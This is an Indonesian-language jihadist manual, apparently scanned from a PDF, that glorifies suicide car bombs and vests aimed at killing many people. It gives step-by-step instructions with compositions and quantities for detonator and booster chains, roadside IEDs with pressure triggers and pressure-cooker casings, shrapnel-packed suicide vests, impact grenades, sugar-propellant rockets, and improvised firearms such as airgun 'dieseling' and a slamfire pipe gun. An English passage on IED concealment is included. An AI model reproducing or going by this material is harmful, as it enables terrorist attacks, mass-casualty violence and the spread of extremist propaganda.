Homogen adalah proses pencampuran antar zat sehingga tercipta campuran yg homogen. Sebagai contoh adalah dalam pembuatan ANS (ammonium nitrat sulfur), maupun black powder (kno3, sulfur, dan arang), maupun ANFO (Ammonium Nitrat Fuel Oil / Solar). Maka semakin homogen (tercampur dengan baik) suatu campuran, maka akan menghasilkan daya ledakan yg baik.

Selain menghaluskan, ball mill juga memiliki fungsi lain, yaitu membuat lebih homogen sebuah campuran.

3). Kekeringan zat.

Semakin kering zat, yaitu rendahnya kandungan air didalamnya. maka semakin baik daya ledak dan semakin sensitif bahan. Bahan yg terlalu basah, mengurangi daya bakar dan ledak.

4). Casing/ wadah

Wadah selain berfungsi merangkap gas awal yg terbakar sehingga memicu ledakan yg lebih besar, juga berfungsi sebagai penyearah ledakan. Jadi ledakan bisa dikendalikan apakah segala arah, dua arah (atas bawah, atau samping), maupun satu arah (meriam, pelontar, senapan termasuk jenis ledakan satu arah).

Sebagai contoh, aksi mobil istisyhadiyyah dirancang wadah bomnya lebih tebal bagian atas dan bawah. Diharapkan arah ledakan akan kesamping dan bukan ke atas. Sehingga akan menelan korban pasukan musuh yg banyak.

Contoh lain adalah bom ied pinggir jalan dirancang untuk meledak ke satu arah saja. Sehingga ledakan akan efektif terkena sasaran musuh yg melintasi jalan tersebut.

Selain itu, semakin rapat suatu wadah maka akan semakin kuat daya ledak. Misal thermos lebih kuat dari botol plastik. botol besi lebih kuat dari thermos air. Thermos besi lebih kuat dari botol besi. Panci presto lebih kuat dari thermos besi.

botol plastik < thermos air < botol besi < thermos besi < Panci presto

Selain itu, wadah juga akan mempengaruhi daya rusak. Karena serpihan wadah akan terlontar seperti peluru. Wadah yg tebal juga akan melontarkan serpihan yg lebih besar daripada wadah yg tipis.

5). Menambah katalisator.

Katalisator adalah bahan yg dicampurkan ke dalam peledak primer yg berfungsi untuk menangkap gas yg dihasilkan dari proses ledakan. Sebagai contoh dalam mesiu (blackpowder), terdapat sulfur (belerang) dan carbon (arang). Keduanya berfungsi sebagai katalisator yg akan menangkap gas saat ledakan.

Contoh lain adalah penambahan bubuk aluminium terhadap Ammonium nitrat, urea nitrat, rdx, tnt, nitro naphtalen, yg berfungsi menangkap gas sehingga menciptakan ledakan yg lebih besar.

Katalisator yg dikenal dalam bahan peledak antara lain Aluminium (bubuk), Sulfur (Belerang), Arang (carbon), Magnesium (Mg), dll.

Dalam bahan peledak nuklir pun memerlukan katalisator senyawa tunggal yg memiliki masa luruh.

6). Detonator

Menambahkan detonator kepada peledak primer, selain membuat sensitif bahan juga menambah efek ledak. Detonator dalam hal ini adalah bahan yg dicampurkan kedalam peledak primer. Bukan detenator yg diledakkan di awal ledakan.

Sebagai contoh adalah ANAP adalah ammonium nitrat (sebagai peledak primer) yang dicampur dengan AP (aseton perioksida) yg merupakan detonator. Prosentase yg digunakan biasanya 60-75% Ammonium nitrat dan sisanya Aseton Perioksida.

Contoh lain adalah UNAP (Urea Nitrat Aseton Perioksida), dengan prosentase sama seperti ANAP.

Contoh lain adalah RDXHMTD (RDX + HMTD) dengan prosentase sama seperti ANAP.

7). Booster

Booster adalah zat pendorong yg digunakan sebagai pemercepat pembakaran. Karena terkadang beberapa bahan primer tidak mudah meledak meski telah menggunakan detonator. Hal ini disebabkan terkadang bahan primer yg digunakan terlalu banyak dan detenator yg digunakan terlalu sedikit atau tidak cukup kuat untuk meledakkan bahan primer.

Atau bahan primer memiliki kecepatan ledak yang sangat tinggi sehingga tidak mudah meledak. Karena semakin tinggi kecepatan ledak suatu bahan, maka semakin sulit diledakkan.

Sebagai contoh adalah RDX memiliki kecepatan ledak hingga 8500meter/detik. Maka untuk meledakkan 50kg RDX dengan detonator HMTD 2-5gr diperlukan booster yg akan mempercepat ledakan. Disini kita bisa menggunakan 1kg TNT.

sumbu --> detenator HMTD --> TNT --> RDX

atau menggunakan booster 100gr TNT dan nitro selulosa 1000gr.

sumbu --> detenator --> TNT --> nitro selulosa --> RDX.

Terkadang juga digunakan booster yg kecepatan bakarnya lebih rendah. Yaitu untuk meledakkan RDX 50kg, digunakan booster black powder 500gr. Dan Urea Nitrat + Aluminium powder 3kg.

sumbu --> hmtd (detenator) --> mesiu --> UNAL --> RDX

TEKNIK PELEDAKAN

Teknik peledakan adalah sebuah teknik untuk merangkai sebuah peledak sehingga dapat digunakan dilapangan. Teknik peledakan tidak membahas tentang pembuatan bahan peledak. Namun membahas bagaimana bahan peledak tersebut digunakan di lapangan. Bahan peledak, selain berbahaya, namun dapat bermanfaat bagi seorang muslim. Yaitu bagaimana kita memanfaatkan bahan peledak tersebut untuk kemuliaan Islam dan kaum muslimin.

Misal untuk mengalahkan seribuan pasukan. Hanya memerlukan 10 bom mobil istisyhad saja. Insha Allah sisanya akan mundur kebelakang. Untuk mengalahkan seratus pasukan cukup dengan dua atau empat serangan ranjau pinggir jalan. Insha Allah sisanya akan lari kebelakang.

Teknik-teknik inilah yang kemudian akan kita pelajari secara efektif sehingga teknik-teknik serangan menggunakan bahan peledak akan efektif.

Membuat Ranjau Jalan

Ranjau IED (improvised explosive device) atau yang kita kenal sebagai ranjau rakitan pinggir jalan yang biasanya digunakan untuk menyambut musuh dipinggir jalan adalah sesuatu yang juga harus dipelajari. Ranjau sebenarnya termasuk bom rakitan yang digunakan untuk tujuan peledakan tertentu. Misalkan menghancurkan konvoy musuh maupun kendaraannya.

Dalam bahasa ilmu peledakan kita juga mengenal claymore yang meledakkan sasaran satu arah.


Membuat ranjau IED sebenarnya simple. Yang menjadi hal penting adalah pemicunya dan memperhitungkan kekuatan ledakan sehingga bisa efektif mengenai sasaran. Kebanyakan menggunakan pemicu yg ditempatkan di tengah jalan. Sehingga apabila diinjak target ataupun terlindas akan memicu ledakan.

IED

Peledak ied yang digunakan adalah peledak primer yg diletakkan ataupun ditanam dipinggir jalan. Saya memilih untuk meletakkannya dipinggir jalan dan menyamarkannya seolah olah seperti batu. Anda bisa menggunakan styrofoam seolah olah menjadi batu dan dicat hitam atau ditempeli pasir sehingga tersamarkan. Kemudian peledak tersebut dipasang ke dalam baja siku setebal 1cm sehingga arah ledakannya efektif ke satu arah.

Untuk casing peledaknya, maka kami gunakan panci presto yang bisa diisi 10-20kg peledak primer. Fungsi presto disini adalah memperkuat daya ledak sehingga menambah radius ledakan.

TRIGGER LEDAKAN




Trigger ledakan berasal dari rangkaian selang yg berisi katoda katoda. Apabila terinjak atau terlindas dapat mengaktifkan detenator. Selang akuarium sepanjang 1cm dipasangi seng di kedua sisi, lalu bila terinjak maupun terlindas akan mengaktifkan detenator. Selang tersebut dirangkai tiap 20cm, dan dirangkai sepanjang 10-20meter tergantung kebutuhan dan jalan yang akan dipasangi peledak.


Triger ledakan juga dapat berupa dua plat yang dipisahkan oleh sekat busa (gabus/Styrofoam), yang akan aktif apabila dilindas oleh kendaraan musuh. Triger ledakan juga dapat berupa benang tipis yang putus dan kemudian mengaktifkan sensor untuk menciptakan ledakan. Triger ledakan juga dapat diaktifkan dari saklar lampu yang akan aktif apabila musuh memasuki rumah. Banyak sekali inovasi terkait trigger ledakan tersebut.

CONCEALMENT TECHNIQUES

Some common concealment techniques used to hide IEDs in Afghanistan:


VICTIM OPERATED IEDs: VOIEDs
How VOIEDs work:
Victim-Operated IEDs (VOIEDs) are triggered by pressure from a person stepping on a switch (A), a person or vehicle breaking an infrared-beam switch (B), or when a vehicle tire depresses a switch (C).
A
B
C
Some examples of VOIED switches:
Cigarette pack foil, black tape, scrap wood.
Plastic bottle, scrap metal and wire.
Metal spring, saw blade, inner tube, scrap wood.
Pieces of rubber sandals, innertubes, carbon battery rods, scrap wood.
Carbon rods
Motorcycle tire portion, scrap metal, string.
Scrap plastic, black tape, scrap metal.
KEY CONCEALMENT TIPS
Look for disturbed or depressed earth:
Loose clumps of clay
Disturbed earth
IED
Disturbed earth
Scan for areas of disturbed earth: Look for clumps of clay laying on top of otherwise smooth sand; also be aware of areas that look freshly dug or areas that have suspicious objects strewn about.
Depressions
After periods of rainfall, depressions may form in the ground above buried IEDs, often in the shape of the container that contains the explosives.
Depression
IED
Be wary of stairways and thresholds:
IED
Placed under door threshold
IED
Placed in a scalloped out hole in stucco step
ALSO: Watch for loose bricks on walls and buildings.

Membuat Sabuk Peledak Istisyhad I


How it works
1 The vest is usually like a waistcoat with plastic explosives packed around it
2 There is a layer of nails and ball bearings on top for shrapnel
3 The explosives are powered by a battery pack with a detonator
4 A wire comes out of the battery pack, feeds up out of the neck and down one sleeve to the hand
5 It detonates when the bomber presses the button and completes the circuit

Sabuk peledak (sabuk istisyhad) lazim digunakan dalam berbagai amaliah. Selain untuk memupuk keberanian, dan ketsiqahan pemakainya juga berfungsi sebagai senjata terakhir yang digunakan melawan musuh. Karena Rasul saw bersabda dalam kitab umdah bahwasanya mujahid yg berjihad dengan harta dan jiwanya, dia ingin membunuh dan terbunuh akan dibangkitkan di hari kiamat dengan menyandang pedang. Ketika mereka menuju mimbarnya duduklah para anbiya dan Musa alaihissalaam, maka musa dan para anbiya menggeserkan tempat duduknya dan memberikan jalan kepada "para kesatria" ini.

Sabuk peledak ini ditakuti oleh musuh-musuh Islam. Karena kaum muslimin menyambut dan berlomba-lomba meraih kesyahidan, sebagai mana mereka berlomba lomba untuk meraih kehidupan. Sabuk peledak juga bisa digunakan sebagai senjata apabila seorang ikhwah hendak ditangkap oleh taghut.

Sabuk peledak secara penempatan terbagi menjadi dua. Pertama yang diikatkan dipinggang, dan yang kedua digunakan sebagai tas ransel.

Apabila digunakan sebagai sabuk dipinggang, maka maksimal peledak primer yang disiapkan adalah sebanyak 1000gr. Kalau sebagai tas, bisa hingga 10kg. Oleh karenanya kita memilih menggunakan peledak high explosive. Yaitu Urea Nitrat (dengan kandungan urea nitrat 75%, belerang 15%, dan aluminium 10%), maupun RDX (dengan kandungan RDX 90%, dan aluminium 10%). Artikel tentang urea nitrat dan RDX ada di artikel sebelum ini.

Untuk pemicunya, kita bisa menggunakan detenator granat yg tersambung ke bubuk rdx yg dimasukkan ke dalam selang. Maupun detenator elektronik dari batre 9 volt yg tersambung langsung ke dalam peledak primer didalam sabuk maupun tas. Tombol pemicu disesuaikan apakah akan dipasang ditangan maupun diikat pinggang.

Untuk mengefektifkan daya hancur, maka diatas pembungkus peledak primer dirangkai bola bola besi (gotri) berlapis lapis. Cara merangkainya yaitu dengan menggunakan lem karet sejenis castol pada cetakan. Masukkan bola bola besi, dan ditata rapi. Lalu rekatkan dengan lem castol. Lalukan dua atau tiga lapis, bila telah kering maka angkat dan tempelkan pada peledak primer. Untuk lebih nyaman digunakan, gunakan kain sehingga mudah dilepas bila tidak sedang digunakan.

Membuat Sabuk Peledak II

Rompi peledak digunakan dalam operasi-operasi khusus yang secara maksimal akan menghancurkan dan menimbulkan korban jiwa yang tidak sedikit terhadap target. Oleh karenanya rompi peledak hanya digunakan oleh pasukan-pasukan yang berani mati dan para kesatria pemburu kesyahidan.

Rompi peledak menggunakan bahan peledak High Explosive 700gram hingga 4kg. Sesuai dengan kebutuhan dan sesuai dengan radius ledakan yang dihasilkan. Dalam tulisan kali ini, kami akan singgung teknik piro yang akan meningkatkan daya ledakan dan daya rusak sebuah rompi peledak.

Teknik piro adalah teknik yang digunakan dalam ilmu peledakan yaitu dengan bahan baku yang sedikit, namun menghasilkan daya ledak yang efektif dan maksimal. Teknik piro digunakan sebagai contoh dalam peristiwa bom boston yang hanya menggunakan bahan baku low explosive (black powder/mesiu), namun menghasilkan daya ledak yang efektif. Panci presto yang digunakan pelaku bom boston akan memaksimalkan tekanan

ledakan dan panci presto tersebut akan terurai berkeping-keping dan melontarkan proyektil dengan kecepatan hampir 10 kali kecepatan peluru.

Bahan-bahan :

- Pipa-pipa baja
- RDX dalam selang akuarium
- Semen
- RDX/ Nitro Celulosa/ Semtex (RDX+PETN) sebagai peledak utama.

Cara pembuatan

1. Masukkan RDX dalam selang akuarium tersebut ke dalam pipa-pipa baja sehingga membentuk rangkaian seri.

2. Dalam setiap pipa-pipa baja tersebut, tutup ujung bawahnya dengan semen.

3. Setelah semen tersebut mengering. Masukkan peledak utama tersebut ke dalam pipa-pipa baja yang telah dirangkai ke dalam rangkaian seri.

4. Tutuplah pipa-pipa baja tersebut dengan semen.

5. Untuk menggunakan, gunakanlah detonator granat ataupun detonator biasa yang diikat ke dalam selang akuarium berisi RDX tersebut.

Prinsip kerja.

Ketika detonator elektronik meledak, ia akan meledakkan RDX didalam selang akuarium. Maka Selang didalam akuarium akan meledakkan peledak utama yang digunakan di dalam pipa-pipa baja tersebut. Tekanan didalam pipa baja akan meningkatkan velocity saat meledak. Dan serpihan-serpihan baja tersebut akan berhamburan dengan kecepatan hampir 10kali kecepatan peluru.

Membuat Peledak Hantam

Peledak hantaman adalah peledak yg meledak saat menghantam sebuah target. Kunci dari peledak hantam adalah campuran antara peledak sekunder dan detenator sehingga bahan menjadi cukup sensitif. Kemudian peledak hantam juga membutuhkan pemicu seperti bola bola besi yg apabila saling bertumbukan menciptakan panas atau percikan api.

Peledak hantam biasanya mengandung komposisi 30% detenator dan 70% peledak primer. Komposisi ini bisa berubah sesuai sensitifitas detenator yg digunakan. Cara mengetesnya adalah letakkan 5mg bahan yg akan dites diatas sebuah tempat besi, kemudian dipukul dengan palu besi. Apabila meledak dan cukup sensitif, maka baik digunakan.

Bahan
Bola gotri 4-8mm 8 biji.
RDX 35gr peledak primer.
HMTD 15gr detenator

Pembuatan

1). Campur rdx dan hmtd ke dalam plastik. Pastikan tercampur rata. Dan mencampur dengan sangat hati hati.

2). Siapkan kantong plastik dan bungkus campuran tsb bersama bola bola besi.

3). Ikat dengan selotif secara erat namun hati hati.

Maka ketika menghantam target, bola besi akan memercikkan api untuk membakar campuran tsb. Dan bola besi juga akan bertindak sebagai serpihan yg apabila terlontar akan melaju seperti peluru.

Peledak hantam ini bisa dilontarkan dengan ketapel. Kekuatan ledak dari bahan diatas setara satu granat offensif (granat manggis).

Bentuk granat tangan yang disekelilingnya berisi bola-bola besi.

MEMBUAT ROKET

Roket adalah peledak yang mampu menjangkau jarak yang jauh. Sama seperti Meriam. Roket memiliki pendorong yang senantiasa bereaksi selama menempuh perjalanan menuju target. Sedangkan meriam memiliki pendorong yang memberikan tekanan di awal, sehingga laju yang terjadi setelahnya adalah momen lanjutan dari ledakan awal tersebut.

Propellant (bahan bakar) roket biasanya terdiri dari beberapa bahan:

Campuran pertama: Potassium Nitrate 60%, gula 35%, Oksidator 5%. Campuran kedua: Ammonium nitrat 50%, gula 45%, oksidator 5%. Campuran ketiga: Potassium Klorat 60%, gula 40%. Oksidator disini bisa berupa aluminium, arang, maupun belerang.

Untuk ukuran berat, maka rumus yang digunakan adalah: Berat propellant 95%, dan berat casing 5%. Apabila menggunakan bahan peledak, maka 92% berat propellant, 3% berat casing, dan 5% bahan peledak. Bahan yang digunakan untuk casing roket biasanya menggunakan pipa pvc, maupun carbon fiber.

Untuk jarak yang ditempuh oleh sebuah propellant yang berisi bahan peledak. Maka 1 kg propellant dapat ‘terbang’ sejauh 500-800meter. Sehingga untuk mencapai jarak 16km, ‘hanya’ membutuhkan propellant sebanyak minimal 20kg saja.

Untuk controller supaya sebuah roket mampu terbang lurus diperlukan controller baik di tengah, dan belakang. Maupun depan, dan belakang. Controller ini dapat dibuat dari fiber, maupun pipa pvc. Pastikan lentur supaya mampu fleksibel saat meluncur melalui tempat peluncuran roket.

Cara Pembuatan Propellant:

1. masak bahan utama dengan gula dengan sedikit air untuk menghindarkan terbakarnya bahan utama.
2. Setelah menjadi seperti karamel (gulali, dodol). Maka jemur bahan propellant tersebut hingga kering. Cara lain adalah, larutkan karamel tersebut dengan alcohol (insha Allah tidak terlarut), lalu saring dengan kain. Dan kemudian keringkan.
3. Setelah kering, haluskan caramel tersebut hingga halus.
4. Setelah halus, campurkan dengan oksidator.
5. Masukkan ke dalam propellant, dan tekan hingga padat. Pelan-pelan ketik memadatkan propellant tersebut.

Cara Pembuatan Lubang Buangan Gas:

1. Lubang pembuangan gas terbuat dari baut besi ataupun baja. Apa saja asal tahan panas.
2. Antara pipa PVC dengan lubang buangan gas yang terbuat dari logam tersebut, diikat dengan lem besi.
3. Lubang buangan gas tersebut dipasang setelah materi propellant tersebut dimasukkan ke dalam casing dan dipadatkan.
4. Jangan lupa memberi sumbu bakar, maupun sumbu elektronik.

Cara Pembuatan Tempat peluncuran Roket

1. Tempat peluncuran roket terdiri dari setengah lingkaran pipa logam. Baik aluminium, maupun baja.
2. Tempat peluncuran roket dapat diatur sudut luncurnya, dan diset untuk kokoh. Baik bipod, maupun tripod.
3. Tempat peluncuran roket, memiliki base yang kokoh. Baik terdiri dari plat baja, maupun plat pasak yang tajam.

MEMBUAT SENJATA API

Pembuatan senjata api mutlak diketahui dan dikuasai oleh kaum muslimin. Sebagai bentuk pembelaannya terhadap dirinya dan agamanya. Jauhnya pengetahuan kaum muslimin terkait persenjataan menyebabkan lemahnya kemuliaan kaum muslimin. Hal ini juga mengakibatkan lemahnya kemampuan kaum muslimin dalam berjihad.

Secara umum, senjata api adalah pengembangan dari mortar (meriam). Dimana peledak low explosive (black powder) diledakkan untuk mendorong proyektil. Ledakan peledak low explosive ini menciptakan bunga api, sehingga orang mengenalnya sebagai senjata api.

Terdapat dua teknik dalam pembuatan senjata api. Pertama, adalah teknik mempercepat proyektil yang bergerak didalam laras. Teknik ini tidak merubah secara umum bentuk senjata yang digunakan. Antum dapat menggunakan senapan angin (senapan burung/ airgun) untuk digunakan menjadi senjata api. Hanya saja, terkadang antum memerlukan laras yang cukup kuat. Teknik ini dinamakan dieseling, yaitu teknik menambahkan suatu zat kedalam pellet/ mimis senapan burung. Sehingga ketika mimis ditembakkan oleh tekanan angin, bahan yang ditambahkan tersebut akan meledak dan menciptakan tekanan yang lebih besar lagi. Teknik lain yang mirip adalah dengan menggunakan teknik slamfire.

Slimfire adalah teknik membuat senjata dengan cara menarik selongsong berisi peluru ke dalam. Sehingga peluru meledak ketika berbenturan dengan paku/pelatuk statis didalam selongsong.

Secara umum, airgun berada di sekitar 200-600fps. Dengan teknik dieseling ini, kecepatan proyektil senapan burung (pellet/mimis) akan meningkat 2-4x nya.

Kedua, adalah teknik memodifikasi senjata dengan merubah hampir keseluruhan fungsi dan bentuk senjata. Yang paling mudah adalah merubah senjata blank gun dengan merubah laras serta menambahkan proyektil di depannya. Proyektil ini dapat berupa bola-bola besi (gotri), atau karet, ataupun plastic.

Gambar diatas adalah gambar peluru blank gun yang dimodif menjadi senjata api yang dapat membunuh. Yaitu hanya dengan menambahkan gotri di ujung (kepala peluru).


Gambar diatas adalah penampakan peluru blank gun dari samping. Nampak tidak ada yang berubah dalam peluru tersebut. Kecuali hanya ditambahkan proyektil di ujung (kepala peluru).

DIESELING

Seperti yang sudah dipaparkan diatas, bahwa teknik dieseling berfungsi menambah kecepatan proyektil senapan angin/ airgun sehingga mencapai kecepatan senjata api. Ada beberapa zat yang dapat ditambahkan ke mimis/ pellet senapan burung. Dapat berupa detonator TATP, dapat berupa serbuk pentol korek api yang dicampur dengan detonator TATP, atau dapat diberi serbuk pentol korek api (klorat) yang lapisan terakhirnya diberi detonator TATP.

Caranya adalah, masukkan ¾ bagian klorat, dan ¼ bagian detonator TATP didalam lubang mimis (lubang dimana mimis mendapat tekanan udara dari senapan burung).

Untuk menambah daya hancur, terkadang di ujung mimis diberi bahan peledak. Sehingga ketika menghantam, dia akan meledak. Teknik ini dinamakan explosive bullet.



SLAMFIRE

Teknik Slamfire terdiri dari dua pipa. Satu pipa dinamakan base, lebih besar sedikit daripada pipa kedua. Pipa kedua dinamakan dynamic. Yang nanti akan ditarik dan diisi selongsong peluru. Didalam base terdapat paku yang akan 'memukul' peluru ketika pipa kedua ditarik ke dalam sehingga peluru tersebut meledak dan melemparkan proyektil. Jenis slamfire ini cocok untuk jenis mortar dan shotgun yang daya rusaknya besar.

Slamfire adalah teknik menarik pipa pertama untuk meledakkan peluru akibat terbentur dengan paku baja didalam ujung pipa kedua. Peluru dipasang di ujung pipa kedua dengan posisi yang erat sehingga ketika

didorong, peluru dapat meledak dan bukan ikut terdorong masuk ke dalam pipa pertama.

Untuk melanjutkan tembakan dapat dilakukan dengan dua cara. Cara pertama, adalah menarik selongsong peluru dan mengeluarkannya dari pipa baja. Cara kedua, adalah membiarkan selongsong peluru yang terpasang namun memasang selongsong peluru baru di lubang sisi lainnya. Sehingga, selongsong peluru yang tertinggal akan ikut terlempar ketika peluru baru 'diledakkan'. Oleh karenanya, pegangan pipa pertama terletak di tengah pipa baja. Untuk memastikan kedua sisi pipa dapat meledakkan peluru.

Bahan-bahan :

- Pipa Pertama dengan diameter yang cukup untuk terpasangnya secara erat peluru yang tersedia. Pilihlah pipa yang memiliki ketebalan yang cukup, ataupun kuat. Pipa pertama ini dapat dibuat ulir untuk meningkatkan akurasi peluru.
- Pipa kedua, dengan diameter lebih besar sedikit dari pipa pertama. Yang disatu sisinya ditutup dengan tutup baja kemudian ditengahnya terpasang sebuah paku besi. Paku besi inilah yang sebagai mekanisme pemicu (trigger) dari senjata ini.
- Pegangan, baik di pipa pertama maupun pipa kedua (lihat gambar).
- Popor senjata

Langkah pembuatan.

1. Siapkan pipa pertama, dan pasanglah pegangan pipa pertama di tengah pipa.
2. Siapkan pipa kedua, pasanglah pegangan pipa kedua di posisi yang nyaman.

3. Pasanglah tutup pipa kedua, dengan sebuah paku baja didalamnya. Pastikan paku baja terpasang secara kuat.

4. Pasanglah popor senjata ke pipa kedua.

5. Jangan lupa pasang besi kecil di kedua ujung pipa kedua, sebagai pemindai sasaran.

Cara Penggunaan.

1. Pasang peluru di ujung pipa pertama. Lalu masukkan pipa pertama ke pipa kedua.

2. Saat pipa pertama ditarik ke dalam, maka akan menekan peluru yang terpasang.

3. Peluru akan meledak akibat terhantam paku baja di pipa baja ke dua.

4. Setelah meledak, keluarkan selongsong peluru atau pasang selongsong peluru di sisi lubang lainnya.

5. Latihlah...

Salah satu slamfire yang digunakan untuk peluncur granat (grenade launcher).

STRATEGI PERANG

Berperang sering difahami sekedar menembakkan sebutir peluru yang mungkin dianggap tidak akan habis dalam sebuah magazin. Berperang sering difahami sekedar membunuh musuh tanpa perlu menyelidiki kondisi musuh, kelemahan, jumlah, persenjataan, dan pasukannya. Berperang sering difahami bertempur tanpa letih hingga tetes darah penghabisan tanpa rencana yg matang bagaimana mengalahkan musuh dengan persenjataan minim.

Berbicara tentang pasukan, kita berbicara tentang unit khusus yang diturunkan mula saat operasi. Bukan tentang pasukan yang sudah dikondisikan dan dikerahkan untuk menghadapi perang terbuka. Karena dalam setiap medan pertempuran, pastilah ada unit khusus yang diterjunkan untuk menghadapi pasukan musuh, dan mengkondisikan medan pertempuran.

Unit khusus inilah yang bergerak dengan aba-aba dan informasi dari unit intelijen. Tanpa intelijen, unit khusus tidaklah dapat melakukan operasi militer. Unit intelijen dipergunakan dalam pra-kondisi pertempuran, saat pertempuran, dan opinion setelah pertempuran. Dari sinilah, keberadaan unit tempur khusus sejajar dengan unit intelijen.

Lalu darimanakah unit tersebut mendapatkan kemampuan khusus tersebut. Banyak diantara kita mungkin berpikir unit khusus dididik dengan didikan khusus. Jawaban ini tidaklah salah, karena memang memiliki didikan khusus.

Dalam konsep pendidikan tempur, kekhususan unit berdasarkan 3 (tiga) hal. 1). Memiliki potensi khusus, baik fisik maupun non fisik (kecerdasan misal), 2). Dididik dengan didikan khusus yang berbeda dengan pasukan

reguler, 3). Diterjunkan dalam misi-misi khusus sehingga semakin terasah kemampuan tempurnya.

Ketiganya diterapkan dalam level yang bertahap, sehingga akan diciptakan seorang prajurit unit khusus yang terasah. Ketiganya tidak dapat dilakukan secara asal-asalan, karena akan berpengaruh terhadap hasilnya.

Pertama, unit khusus dipilih secara khusus dari calon yang memiliki kemampuan dan potensi khusus baik dari kalangan sipil maupun prajurit reguler. Hal ini dimaksudkan, karena calon prajurit khusus tersebut akan ditempa dengan pendidikan khusus dan cara khusus.

